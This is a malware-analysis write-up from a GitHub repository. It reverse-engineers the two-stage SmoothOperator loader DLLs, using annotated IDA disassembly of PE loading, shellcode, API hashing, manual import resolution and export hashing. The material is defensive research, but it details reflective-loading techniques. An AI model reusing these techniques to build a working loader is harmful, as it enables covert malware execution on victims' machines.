Malware-Analysis/SmoothOperator.md at main · dodo-sec/Malware-Analysis · GitHub

github.com/dodo-sec/Malware-Analysis/blob/main/SmoothOperator/SmoothOperator.md

dodo-sec

main

Name already in use

A tag already exists with the provided branch name. Many Git commands accept both tag and branch names, so creating this branch may cause unexpected behavior. Are you sure you want to create this branch?

Malware-Analysis/SmoothOperator/SmoothOperator.md

Cannot retrieve contributors at this time

SmoothOperator

This analysis is focused on the SmoothOperator payloads from Sentinel One. They were obtained via vx-underground and comprise two DLLs. The first stage has the hash **bf939c9c261d27ee7bb92325cc588624fca75429**.

First stage

This DLL is a straightforward PE loader, with no obfuscation or encryption present. A good first step is looking for references to `VirtualProtect` - there are two.

```
loc_18004E1BD:                          ; CODE XREF: sub_18004DE60+2E5↑j
                lea     r9, [rsp+598h+flOldProtect] ; lpflOldProtect
                mov     rcx, r14        ; lpAddress
                mov     rdx, r13        ; dwSize
                mov     r8d, PAGE_EXECUTE_READWRITE ; flNewProtect
                call    cs:VirtualProtect
                test    eax, eax
                jz      short loc_18004E1FA
                mov     rax, r14
                call    cs:__guard_dispatch_icall_fptr
                lea     r9, [rsp+598h+flOldProtect] ; lpflOldProtect
                mov     r8d, [r9]       ; flNewProtect
                mov     rcx, r14        ; lpAddress
                mov     rdx, r13        ; dwSize
                call    cs:VirtualProtect
                jmp     short loc_18004E1FA
```

First one looks promising, given the ERW flag being passed to it. Checking the function called afterwards (`__guard_dispatch_icall_fptr`) leads us to an offset, which in turn leads to `jmp rax`. This is probably a jump to unpacked code or the next stage. Let's circle back to the start of the function where those calls to `VirtualProtect` are and see what exactly we're marking as executable and then jumping to.

```
.text:000000018004DF03 0F 10 05 C4 DD 1E 00          movups  xmm0, xmmword ptr cs:aD3dcompiler47D+10h ; "ler_47.dll"
.text:000000018004DF0A 0F 11 40 10                   movups  xmmword ptr [rax+10h], xmm0
.text:000000018004DF0E 0F 10 05 A9 DD 1E 00          movups  xmm0, xmmword ptr cs:aD3dcompiler47D ; "d3dcompiler_47.dll"
.text:000000018004DF15 0F 11 00                      movups  xmmword ptr [rax], xmm0
.text:000000018004DF18 48 B9 64 00 6C 00 6C 00+      mov     rcx, 6C006C0064h
.text:000000018004DF18 00 00
.text:000000018004DF22 48 89 48 1E                   mov     [rax+1Eh], rcx
.text:000000018004DF26 EB 10                         jmp     short loc_18004DF38
.text:000000018004DF28                ; ---------------------------------------------------------------
.text:000000018004DF28
.text:000000018004DF28                loc_18004DF28:                          ; CODE XREF: sub_18004DE60+A1↑j
.text:000000018004DF28 E8 67 FE 07 00                call    _errno
.text:000000018004DF2D C7 00 16 00 00 00             mov     dword ptr [rax], 16h
.text:000000018004DF33 E8 A0 08 08 00                call    _invalid_parameter_noinfo
.text:000000018004DF38
.text:000000018004DF38                loc_18004DF38:                          ; CODE XREF: sub_18004DE60+C6↑j
.text:000000018004DF38 48 C7 44 24 30 00 00 00+      mov     [rsp+598h+hTemplateFile], 0 ; hTemplateFile
.text:000000018004DF38 00
.text:000000018004DF41 C7 44 24 28 80 00 00 00       mov     [rsp+598h+dwFlagsAndAttributes], 80h ; dwFlagsAndAttributes
.text:000000018004DF49 C7 44 24 20 03 00 00 00       mov     [rsp+598h+dwCreationDisposition], 3 ; dwCreationDisposition
.text:000000018004DF51 31 F6                         xor     esi, esi
.text:000000018004DF53 48 8D 8C 24 40 01 00 00       lea     rcx, [rsp+598h+Filename] ; lpFileName
.text:000000018004DF5B BA 00 00 00 80                mov     edx, 80000000h  ; dwDesiredAccess
.text:000000018004DF60 45 31 C0                      xor     r8d, r8d        ; dwShareMode
.text:000000018004DF63 45 31 C9                      xor     r9d, r9d        ; lpSecurityAttributes
.text:000000018004DF66 FF 15 04 3E 24 00             call    cs:CreateFileW
.text:000000018004DF6C 48 83 F8 FF                   cmp     rax, 0FFFFFFFFFFFFFFFFh
.text:000000018004DF70 0F 84 A7 02 00 00             jz      loc_18004E21D
.text:000000018004DF76 48 89 C7                      mov     rdi, rax
.text:000000018004DF79 45 31 F6                      xor     r14d, r14d
.text:000000018004DF7C 48 89 C1                      mov     rcx, rax        ; hFile
.text:000000018004DF7F 31 D2                         xor     edx, edx        ; lpFileSizeHigh
.text:000000018004DF81 FF 15 D9 3E 24 00             call    cs:GetFileSize
.text:000000018004DF87 89 C5                         mov     ebp, eax
.text:000000018004DF89 89 C1                         mov     ecx, eax        ; Size
.text:000000018004DF8B E8 44 97 08 00                call    j__malloc_base
```


This looks promising. A DLL named `d3dcompiler_47.dll` and a call to `CreateFileW`, followed by memory allocation of the same size as that file. Moving on, we'll see some obvious parsing of a PE file.

```
.text:000000018004DFA7 41 89 E8                            mov     r8d, ebp        ; nNumberOfBytesToRead
.text:000000018004DFAA 4D 89 F9                            mov     r9, r15         ; lpNumberOfBytesRead
.text:000000018004DFAD FF 15 05 40 24 00                   call    cs:ReadFile
.text:000000018004DFB3 41 83 3F 00                         cmp     dword ptr [r15], 0
.text:000000018004DFB7 0F 84 3D 02 00 00                   jz      loc_18004E1FA
.text:000000018004DFBD 0F B7 03                            movzx   eax, word ptr [rbx]
.text:000000018004DFC0 3D 4D 5A 00 00                      cmp     eax, 'ZM'
.text:000000018004DFC5 0F 85 2C 02 00 00                   jnz     loc_18004E1F7
.text:000000018004DFCB 48 63 43 3C                         movsxd  rax, [rbx+IMAGE_DOS_HEADER.e_lfanew]
.text:000000018004DFCF 48 8D 14 03                         lea     rdx, [rbx+rax]
.text:000000018004DFD3 48 83 C2 18                         add     rdx, 18h        ; Src
.text:000000018004DFD7 4C 8D 74 24 50                      lea     r14, [rsp+50h]
.text:000000018004DFDC 41 B8 F0 00 00 00                   mov     r8d, 0F0h       ; Size
.text:000000018004DFE2 4C 89 F1                            mov     rcx, r14        ; void *
.text:000000018004DFE5 E8 A6 27 07 00                      call    memmove         ; copy IMAGE_OPTIONAL_HEADER64
.text:000000018004DFEA 0F B7 4C 24 50                      movzx   ecx, word ptr [rsp+50h]
.text:000000018004DFEF 31 C0                               xor     eax, eax
.text:000000018004DFF1 81 F9 0B 01 00 00                   cmp     ecx, 10Bh
.text:000000018004DFF7 0F 95 C0                            setnz   al
.text:000000018004DFFA 48 C1 E0 04                         shl     rax, 4          ; rax = 0x10
.text:000000018004DFFE 42 8B 8C 30 84 00 00 00             mov     ecx, [rax+r14+84h] ; 0x10 + IMAGE_OPTIONAL_HEADER64 + 0X84
.text:000000018004DFFE                                                             ; IMAGE_DIRECTORY_ENTRY_SECURITY.Size
.text:000000018004E006 48 85 C9                            test    rcx, rcx
.text:000000018004E009 0F 84 E8 01 00 00                   jz      loc_18004E1F7
.text:000000018004E00F 42 8B 84 30 80 00 00 00             mov     eax, [rax+r14+80h] ; IMAGE_DIRECTORY_ENTRY_SECURITY.VirtualAddress
.text:000000018004E017 4C 8D 24 03                         lea     r12, [rbx+rax]
.text:000000018004E01B 8D 51 F8                            lea     edx, [rcx-8]    ; IMAGE_DIRECTORY_ENTRY_EXCEPTION.Size
.text:000000018004E01E 4C 8D 04 18                         lea     r8, [rax+rbx]
.text:000000018004E022 49 83 C0 03                         add     r8, 3
.text:000000018004E026 45 31 F6                            xor     r14d, r14d
.text:000000018004E029 31 C0                               xor     eax, eax
.text:000000018004E02B
.text:000000018004E02B                   loc_18004E02B:                            ; CODE XREF: sub_18004DE60+1F0↓j
.text:000000018004E02B 41 80 7C 00 FD FE                   cmp     byte ptr [r8+rax-3], 0FEh
.text:000000018004E031 75 17                               jnz     short loc_18004E04A
.text:000000018004E033 41 80 7C 00 FE ED                   cmp     byte ptr [r8+rax-2], 0EDh
.text:000000018004E039 75 0F                               jnz     short loc_18004E04A
.text:000000018004E03B 41 80 7C 00 FF FA                   cmp     byte ptr [r8+rax-1], 0FAh
.text:000000018004E041 75 07                               jnz     short loc_18004E04A
.text:000000018004E043 41 80 3C 00 CE                      cmp     byte ptr [r8+rax], 0CEh
.text:000000018004E048 74 0D                               jz      short loc_18004E057
```

Finally, we see a loop that starts looking for the sequence `0xFE 0xED 0xFA 0xCE` at the Security directory of `d3dcompiler_47.dll` and moves forward. If we can find that sequence of bytes in a DLL file, we probably have `d3dcompiler_47.dll` - it just so happens that sequence in present in the second DLL from Sentinel One, **20d554a80d759c50d6537dd7097fed84dd258b3e**. Going forward there are several arithmetic operations followed by the aforementioned `VirtualProtect` and `jmp rax`. Instead of worrying about those, just pop the DLL into a debugger, rename `20d554a80d759c50d6537dd7097fed84dd258b3e` to `d3dcompiler_47.dll` and run until the `jmp rax`. First stage is done.

Second stage

A quick glance at the debugger following the jmp to rax shows we land at some shellcode at allocated memory.



The dump window also shows the same memory region. One should be careful when dumping it though, since there's plenty of random data preceding the shellcode and `d3dcompiler_47.dll`; throwing it in Ida before getting rid of that data will make for an annoying time.

On that note, even though Ida Home supports shellcode analysis, I decided to convert this stage to a PE file. The reason is twofold: first, it means I won't have to import local types manually; second, it means I can keep the dump as is, which is advantageous because we'll be able to follow direct references to the DLL that follows the shellcode. For that end, I do a simple hack with FASM:

```
include '..\..\fasmw17330\include\win64ax.inc'

.code

start:

  file 'stage2.bin'

  invoke ExitProcess, 0

.end start
```

The start of the shellcode features basic position independent code (`call $+5` followed by `pop rcx`), which is used to get the address of the start of the DLL read into memory by the first stage into `rcx`. Another displacement is applied to get a pointer to what appears to be an User-Agent string into `r8`:

```
1200 2400 "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) 3CXDesktopApp/18.11.1197
Chrome/102.0.5005.167 Electron/19.1.9 Safari/537.36”
```

```
.text:0000000000401024 E8 00 00 00 00              call    $+5
.text:0000000000401029 59                          pop     rcx             ; rcx = 0x401029
.text:000000000040102A 49 89 C8                    mov     r8, rcx
.text:000000000040102D 48 81 C1 58 06 00 00        add     rcx, 658h       ; rcx = 0x401681
.text:000000000040102D                                                     ; start of d3dcompiler_47.dll in memory
.text:0000000000401034 BA DA F4 58 F5              mov     edx, 0F558F4DAh
.text:0000000000401039 49 81 C0 58 3A 04 00        add     r8, 43A58h      ; "1200 2400 \"Mozilla/5.0 (Windows NT 10."...
.text:0000000000401040 41 B9 AA 00 00 00           mov     r9d, 0AAh
.text:0000000000401046 56                          push    rsi
.text:0000000000401047 48 89 E6                    mov     rsi, rsp
.text:000000000040104A 48 83 E4 F0                 and     rsp, 0FFFFFFFFFFFFFFF0h
.text:000000000040104E 48 83 EC 30                 sub     rsp, 30h
.text:0000000000401052 C7 44 24 20 01 00 00 00     mov     dword ptr [rsp+20h], 1
.text:000000000040105A E8 05 00 00 00              call    mw_map_dll_and_jmp_to_export
.text:000000000040105F 48 89 F4                    mov     rsp, rsi
.text:0000000000401062 5E                          pop     rsi
.text:0000000000401063 C3                          retn
.text:0000000000401064
```

The next call is to a function that will be tasked with mapping `d3dcompiler_47.dll`. Although it's already in memory, it has not been mapped as an executable needs to be before it's able to run. Here's the start of it, after renaming and adjusting types for the arguments to match what was placed in the registers preceding the call.

```
.text:0000000000401064                  ; __int64 __fastcall mw_map_dll_and_jmp_to_export(char *start_of_dll, int const_f558f4da, char *user_agent, int const_0aa)
.text:0000000000401064                  mw_map_dll_and_jmp_to_export proc near  ; CODE XREF: .text:000000000040105A↑p
.text:0000000000401064
.text:0000000000401064                  var_98          = dword ptr -98h
.text:0000000000401064                  var_90          = qword ptr -90h
.text:0000000000401064                  var_88          = qword ptr -88h
.text:0000000000401064                  var_80          = qword ptr -80h
.text:0000000000401064                  var_78          = byte ptr -78h
.text:0000000000401064                  var_74          = dword ptr -74h
.text:0000000000401064                  start_of_dll    = dword ptr  8
.text:0000000000401064                  const_f558f4da  = dword ptr  10h
.text:0000000000401064                  user_agent      = qword ptr  18h
.text:0000000000401064                  int_const0aa    = dword ptr  20h
.text:0000000000401064                  arg_20          = dword ptr  28h
.text:0000000000401064
.text:0000000000401064 44 89 4C 24 20                   mov     [rsp+int_const0aa], r9d
.text:0000000000401069 4C 89 44 24 18                   mov     [rsp+user_agent], r8
.text:000000000040106E 89 54 24 10                      mov     [rsp+const_f558f4da], edx
.text:0000000000401072 53                               push    rbx
.text:0000000000401073 55                               push    rbp
.text:0000000000401074 56                               push    rsi
.text:0000000000401075 57                               push    rdi
.text:0000000000401076 41 54                            push    r12
.text:0000000000401078 41 55                            push    r13
.text:000000000040107A 41 56                            push    r14
.text:000000000040107C 41 57                            push    r15
.text:000000000040107E 48 83 EC 78                      sub     rsp, 78h
.text:0000000000401082 83 64 24 20 00                   and     [rsp+0B8h+var_98], 0
.text:0000000000401087 48 8B E9                         mov     rbp, rcx
.text:000000000040108A 45 33 FF                         xor     r15d, r15d
.text:000000000040108D B9 4C 77 26 07                   mov     ecx, LoadLibraryA_0
.text:0000000000401092 44 8B E2                         mov     r12d, edx
.text:0000000000401095 33 DB                            xor     ebx, ebx
.text:0000000000401097 44 89 BC 24 C0 00 00 00          mov     [rsp+0B8h+start_of_dll], r15d
.text:000000000040109F E8 E4 04 00 00                   call    import_by_hash
.text:00000000004010A4 B9 49 F7 02 78                   mov     ecx, GetProcAddress_0
.text:00000000004010A9 4C 8B E8                         mov     r13, rax
.text:00000000004010AC E8 D7 04 00 00                   call    import_by_hash
.text:00000000004010B1 B9 58 A4 53 E5                   mov     ecx, VirtualAlloc_0
.text:00000000004010B6 48 89 44 24 28                   mov     [rsp+0B8h+var_90], rax
.text:00000000004010BB E8 C8 04 00 00                   call    import_by_hash
.text:00000000004010C0 B9 10 E1 8A C3                   mov     ecx, VirtualProtect_0
.text:00000000004010C5 48 8B F0                         mov     rsi, rax
```

In another common practice with shellcode, API hashes are present. HashDB identifies the algorithm employed here as one used by Metasploit. If one decides to look into the `mw_import_by_hash` function, it's important to remember that this code deals with `PEB64` and `TEB64`, structs that I couldn't find in Ida. I recommend this resource from BITE* to create your own struct for both. Doing this will solve you a couple hours of confused cursing at the 32 bit structures.

Next up the actual mapping of the DLL into memory takes place. This is made evident by several snippets of code that parse PE Section Headers relevant to the mapping process. The one below checks to see if the PE being processed is indeed for a 64-bit architecture; other lines deal with the PE sections and the entry point address:

```
.text:00000000004010DC B9 33 00 9E 95                       mov     ecx, GetNativeSystemInfo_0
.text:00000000004010E1 48 89 44 24 38                       mov     [rsp+0B8h+NtFlushInstructionCache], rax
.text:00000000004010E6 E8 9D 04 00 00                       call    import_by_hash
.text:00000000004010EB 48 63 7D 3C                          movsxd  rdi, [rbp+IMAGE_DOS_HEADER.e_lfanew]
.text:00000000004010EF 48 03 FD                             add     rdi, rbp
.text:00000000004010F2 4C 8B D0                             mov     r10, rax
.text:00000000004010F5 81 3F 50 45 00 00                    cmp     dword ptr [rdi], 'EP'
.text:00000000004010FB 74 07                                jz      short PE_headers_parsing
.text:00000000004010FD
.text:00000000004010FD                     loc_4010FD:                           ; CODE XREF: mw_map_dll_and_jmp_to_export+A9↓j
.text:00000000004010FD                                                           ; mw_map_dll_and_jmp_to_export+B5↓j ...
.text:00000000004010FD 33 C0                                xor     eax, eax
.text:00000000004010FF E9 52 04 00 00                       jmp     loc_401556
.text:0000000000401104                     ; ---------------------------------------------------------------------------
.text:0000000000401104
.text:0000000000401104                     PE_headers_parsing:                   ; CODE XREF: mw_map_dll_and_jmp_to_export+97↑j
.text:0000000000401104 B8 64 86 00 00                       mov     eax, 8664h
.text:0000000000401109 66 39 47 04                          cmp     [rdi+IMAGE_NT_HEADERS64.FileHeader.Machine], ax
.text:000000000040110D 75 EE                                jnz     short loc_4010FD
.text:000000000040110F 41 BE 01 00 00 00                    mov     r14d, 1
.text:0000000000401115 44 84 77 38                          test    byte ptr [rdi+IMAGE_NT_HEADERS64.OptionalHeader.SectionAlignment], r14b
.text:0000000000401119 75 E2                                jnz     short loc_4010FD
.text:000000000040111B 0F B7 47 06                          movzx   eax, [rdi+IMAGE_NT_HEADERS64.FileHeader.NumberOfSections]
.text:000000000040111F 0F B7 4F 14                          movzx   ecx, [rdi+IMAGE_NT_HEADERS64.FileHeader.SizeOfOptionalHeader]
.text:0000000000401123 44 8B 4F 38                          mov     r9d, [rdi+IMAGE_NT_HEADERS64.OptionalHeader.SectionAlignment]
.text:0000000000401127 85 C0                                test    eax, eax
.text:0000000000401129 7E 2C                                jle     short loc_401157
.text:000000000040112B 48 8D 57 24                          lea     rdx, [rdi+IMAGE_NT_HEADERS64.OptionalHeader.SizeOfUninitializedData]
.text:000000000040112F 44 8B C0                             mov     r8d, eax
.text:0000000000401132 48 03 D1                             add     rdx, rcx
.text:0000000000401135
.text:0000000000401135                     loc_401135:                           ; CODE XREF: mw_map_dll_and_jmp_to_export+F1↓j
.text:0000000000401135 8B 4A 04                             mov     ecx, [rdx+4]    ; IMAGE_NT_HEADERS64.OptionalHeader.AddressOfEntryPoint
.text:0000000000401138 85 C9                                test    ecx, ecx
.text:000000000040113A 75 07                                jnz     short loc_401143
.text:000000000040113C 8B 02                                mov     eax, [rdx]
.text:000000000040113E 49 03 C1                             add     rax, r9
.text:0000000000401141 EB 04                                jmp     short loc_401147
.text:0000000000401143                     ; ---------------------------------------------------------------------------
```

A bit further down, memory is allocated to match the size of the DLL (according to the value in `IMAGE_NT_HEADERS64.OptionalHeader.SizeOfImage`):

```
.text:0000000000401157                     loc_401157:                           ; CODE XREF: mw_map_dll_and_jmp_to_export+C5↑j
.text:0000000000401157 48 8D 4C 24 40                       lea     rcx, [rsp+0B8h+SystemInfo] ; lpSystemInfo
.text:000000000040115C 41 FF D2                             call    GetNativeSystemInfo
.text:000000000040115F 44 8B 44 24 44                       mov     r8d, [rsp+0B8h+SystemInfo.dwPageSize]
.text:0000000000401164 44 8B 4F 50                          mov     r9d, [rdi+IMAGE_NT_HEADERS64.OptionalHeader.SizeOfImage]
.text:0000000000401168 41 8D 40 FF                          lea     eax, [r8-1]
.text:000000000040116C 41 8D 50 FF                          lea     edx, [r8-1]
.text:0000000000401170 49 8D 48 FF                          lea     rcx, [r8-1]
.text:0000000000401174 F7 D0                                not     eax
.text:0000000000401176 41 03 D1                             add     edx, r9d
.text:0000000000401179 48 03 CB                             add     rcx, rbx
.text:000000000040117C 48 23 D0                             and     rdx, rax
.text:000000000040117F 49 8D 40 FF                          lea     rax, [r8-1]
.text:0000000000401183 48 F7 D0                             not     rax
.text:0000000000401186 48 23 C8                             and     rcx, rax
.text:0000000000401189 48 3B D1                             cmp     rdx, rcx
.text:000000000040118C 0F 85 6B FF FF FF                    jnz     loc_4010FD
.text:0000000000401192 33 C9                                xor     ecx, ecx        ; lpAddress
.text:0000000000401194 41 8B D1                             mov     edx, r9d        ; dwSize
.text:0000000000401197 41 B8 00 30 00 00                    mov     r8d, 3000h      ; flAllocationType
.text:000000000040119D 44 8D 49 04                          lea     r9d, [rcx+4]    ; flProtect
.text:00000000004011A1 FF D6                                call    VirtualAlloc
.text:00000000004011A3 44 8B 4F 54                          mov     r9d, [rdi+IMAGE_NT_HEADERS64.OptionalHeader.SizeOfHeaders]
.text:00000000004011A7 45 33 C0                             xor     r8d, r8d
.text:00000000004011AA 48 8B F0                             mov     rsi, rax
.text:00000000004011AD 48 8B D5                             mov     rdx, rbp
.text:00000000004011B0 48 8B C8                             mov     rcx, rax
.text:00000000004011B3 45 8D 58 02                          lea     r11d, [r8+2]
.text:00000000004011B7 4D 85 C9                             test    r9, r9
.text:00000000004011BA 74 3E                                jz      short loc_4011FA
.text:00000000004011BC 44 8B 94 24 E0 00 00 00              mov     r10d, [rsp+0B8h+arg_20]
.text:00000000004011C4 45 23 D6                             and     r10d, r14d
```

A very interesting sequence follows. It's responsible for resolving all imports of the third stage DLL by using `LoadLibraryA` and `GetProcAddress`. Taking note of which fields of the PE are being parsed and watching a few loops of it running will help you grasp how an import table is built when an executable is mapped.

```
.text:0000000000401240                     loc_401240:                          ; CODE XREF: mw_map_dll_and_jmp_to_export+1A2↑j
.text:0000000000401240 8B 9F 90 00 00 00           mov     ebx, [rdi+90h]   ; IMAGE_DIRECTORY_ENTRY_IMPORT.VirtualAddress
.text:0000000000401246 48 03 DE                    add     rbx, rsi
.text:0000000000401249 8B 43 0C                    mov     eax, [rbx+IMAGE_IMPORT_DESCRIPTOR.Name]
.text:000000000040124C 85 C0                       test    eax, eax
.text:000000000040124E 0F 84 A0 00 00 00           jz      loc_4012F4
.text:0000000000401254 48 8B 6C 24 28              mov     rbp, [rsp+0B8h+GetProcAddress]
.text:0000000000401259
.text:0000000000401259                     loc_401259:                          ; CODE XREF: mw_map_dll_and_jmp_to_export+276↓j
.text:0000000000401259 8B C8                       mov     ecx, eax
.text:000000000040125B 48 03 CE                    add     rcx, rsi         ; lpLibFileName
.text:000000000040125E 41 FF D5                    call    LoadLibraryA
.text:0000000000401261 44 8B 3B                    mov     r15d, [rbx]
.text:0000000000401264 44 8B 73 10                 mov     r14d, [rbx+10h]
.text:0000000000401268 4C 03 FE                    add     r15, rsi
.text:000000000040126B 4C 8B E0                    mov     r12, rax
.text:000000000040126E 4C 03 F6                    add     r14, rsi
.text:0000000000401271 EB 58                       jmp     short loc_4012CB
.text:0000000000401273                     ; ---------------------------------------------------------------------------
.text:0000000000401273
.text:0000000000401273                     loc_401273:                          ; CODE XREF: mw_map_dll_and_jmp_to_export+26B↓j
.text:0000000000401273 49 83 3F 00                 cmp     qword ptr [r15], 0
.text:0000000000401277 74 38                       jz      short loc_4012B1
.text:0000000000401279 48 B8 00 00 00 00 00 00+    mov     rax, 8000000000000000h
.text:0000000000401279 00 80
.text:0000000000401283 49 85 07                    test    [r15], rax
.text:0000000000401286 74 29                       jz      short loc_4012B1
.text:0000000000401288 49 63 44 24 3C              movsxd  rax, dword ptr [r12+3Ch]
.text:000000000040128D 41 0F B7 17                 movzx   edx, word ptr [r15]
.text:0000000000401291 42 8B 8C 20 88 00 00 00     mov     ecx, [rax+r12+88h]
.text:0000000000401299 42 8B 44 21 10              mov     eax, [rcx+r12+10h]
.text:000000000040129E 42 8B 4C 21 1C              mov     ecx, [rcx+r12+1Ch]
.text:00000000004012A3 49 03 CC                    add     rcx, r12
.text:00000000004012A6 48 2B D0                    sub     rdx, rax
.text:00000000004012A9 8B 04 91                    mov     eax, [rcx+rdx*4]
.text:00000000004012AC 49 03 C4                    add     rax, r12
.text:00000000004012AF EB 0F                       jmp     short loc_4012C0 ; move address of API to dll IAT
.text:00000000004012B1                     ; ---------------------------------------------------------------------------
.text:00000000004012B1
.text:00000000004012B1                     loc_4012B1:                          ; CODE XREF: mw_map_dll_and_jmp_to_export+213↑j
.text:00000000004012B1                                                          ; mw_map_dll_and_jmp_to_export+222↑j
.text:00000000004012B1 49 8B 16                    mov     rdx, [r14]
.text:00000000004012B4 49 8B CC                    mov     rcx, r12         ; hModule
.text:00000000004012B7 48 83 C2 02                 add     rdx, 2
.text:00000000004012BB 48 03 D6                    add     rdx, rsi         ; lpProcName
.text:00000000004012BE FF D5                       call    GetProcAddress
.text:00000000004012C0
.text:00000000004012C0                     loc_4012C0:                          ; CODE XREF: mw_map_dll_and_jmp_to_export+24B↑j
.text:00000000004012C0 49 89 06                    mov     [r14], rax       ; move address of API to dll IAT
```

A lot more code follows this, mapping sections and using `VirtualProtect` to assign the correct protections to each one. We're almost done now!

There's then a `call rbx` instruction that leads to a rabbit hole of shellcode functions. Unfortunately what follows next is something no one likes to read in an analysis like this, but *I have no idea what those do*. My educated guess is some combination of anti-emulation/anti-sandbox, since there are multiple uses of the `cpuid` instruction in there and a test following that call will skip the jump to the next stage and instead just return. If anyone is curious, feel free to give it a look.

```
.text:00000000004014B1 FF D3                       call    mw_maybe_anti_emulation
.text:00000000004014B3 45 85 E4                    test    r12d, r12d
.text:00000000004014B6 0F 84 97 00 00 00           jz      skip_next_stage_return_
.text:00000000004014BC 83 BF 8C 00 00 00 00        cmp     [rdi+IMAGE_NT_HEADERS64.OptionalHeader.DataDirectory.Size], 0
.text:00000000004014C3 0F 84 8A 00 00 00           jz      skip_next_stage_return_
.text:00000000004014C9 8B 97 88 00 00 00           mov     edx, [rdi+IMAGE_NT_HEADERS64.OptionalHeader.DataDirectory.VirtualAddress]
.text:00000000004014CF 48 03 D6                    add     rdx, rsi
.text:00000000004014D2 44 8B 5A 18                 mov     r11d, [rdx+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
.text:00000000004014D6 45 85 DB                    test    r11d, r11d
.text:00000000004014D9 74 78                       jz      short skip_next_stage_return_
.text:00000000004014DB 83 7A 14 00                 cmp     [rdx+IMAGE_EXPORT_DIRECTORY.NumberOfFunctions], 0
.text:00000000004014DF 74 72                       jz      short skip_next_stage_return_
.text:00000000004014E1 44 8B 52 20                 mov     r10d, [rdx+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
.text:00000000004014E5 44 8B 4A 24                 mov     r9d, [rdx+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
.text:00000000004014E9 33 DB                       xor     ebx, ebx
.text:00000000004014EB 4C 03 D6                    add     r10, rsi
.text:00000000004014EE 4C 03 CE                    add     r9, rsi
.text:00000000004014F1 45 85 DB                    test    r11d, r11d
.text:00000000004014F4 74 5D                       jz      short skip_next_stage_return_
.text:00000000004014F6
.text:00000000004014F6                     loc_4014F6:                          ; CODE XREF: mw_map_dll_and_jmp_to_export+4BE↓j
.text:00000000004014F6 45 8B 02                    mov     r8d, [r10]
.text:00000000004014F9 4C 03 C6                    add     r8, rsi
.text:00000000004014FC 33 C9                       xor     ecx, ecx
```

After the return from the mysterious shellcode rabbit hole, we have only a few steps left. The code ensures it has mapped the DLL correctly by checking the size of its Data Directory and the exported functions (there is only one, `DllGetClassObject`); it then maps the address of said name to `r8`. Then the name of the export itself is checked by a simple `ROR 13 ADD` hash function, another callback to metasploit:

```
.text:00000000004014F6                      loc_4014F6:                            ; CODE XREF: mw_map_dll_and_jmp_to_export+4BE↓j
.text:00000000004014F6 45 8B 02                             mov     r8d, [r10]     ; get export name in r8
.text:00000000004014F9 4C 03 C6                             add     r8, rsi
.text:00000000004014FC 33 C9                                xor     ecx, ecx
.text:00000000004014FE
.text:00000000004014FE                      ror13_add:                             ; CODE XREF: mw_map_dll_and_jmp_to_export+4AB↓j
.text:00000000004014FE C1 C9 0D                             ror     ecx, 0Dh
.text:0000000000401501 41 0F BE 00                          movsx   eax, byte ptr [r8]
.text:0000000000401505 49 FF C0                             inc     r8
.text:0000000000401508 03 C8                                add     ecx, eax
.text:000000000040150A 41 80 78 FF 00                       cmp     byte ptr [r8-1], 0
.text:000000000040150F 75 ED                                jnz     short ror13_add
.text:0000000000401511 44 3B E1                             cmp     r12d, ecx
.text:0000000000401514 74 10                                jz      short call_export_with_args
.text:0000000000401516 FF C3                                inc     ebx
.text:0000000000401518 49 83 C2 04                          add     r10, 4
.text:000000000040151C 4D 03 CD                             add     r9, r13
.text:000000000040151F 41 3B DB                             cmp     ebx, r11d
.text:0000000000401522 72 D2                                jb      short loc_4014F6 ; get export name in r8
.text:0000000000401524 EB 2D                                jmp     short skip_next_stage_return_
.text:0000000000401526                      ; ---------------------------------------------------------------------------
.text:0000000000401526
.text:0000000000401526                      call_export_with_args:                 ; CODE XREF: mw_map_dll_and_jmp_to_export+4B0↑j
.text:0000000000401526 41 0F B7 01                          movzx   eax, word ptr [r9]
.text:000000000040152A 83 F8 FF                             cmp     eax, 0FFFFFFFFh
.text:000000000040152D 74 24                                jz      short skip_next_stage_return_
.text:000000000040152F 8B 52 1C                             mov     edx, [rdx+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
.text:0000000000401532 48 8B 8C 24 D0 00 00 00              mov     rcx, [rsp+0B8h+user_agent]
.text:000000000040153A C1 E0 02                             shl     eax, 2
.text:000000000040153D 48 98                                cdqe
.text:000000000040153F 48 03 C6                             add     rax, rsi
.text:0000000000401542 44 8B 04 02                          mov     r8d, [rdx+rax]  ; address of export
.text:0000000000401546 8B 94 24 D8 00 00 00                 mov     edx, [rsp+0B8h+int_const0aa]
.text:000000000040154D 4C 03 C6                             add     r8, rsi        ; add base of mapped dll to address of export
.text:0000000000401550 41 FF D0                             call    r8             ; jmp to mapped dll export
.text:0000000000401553
```

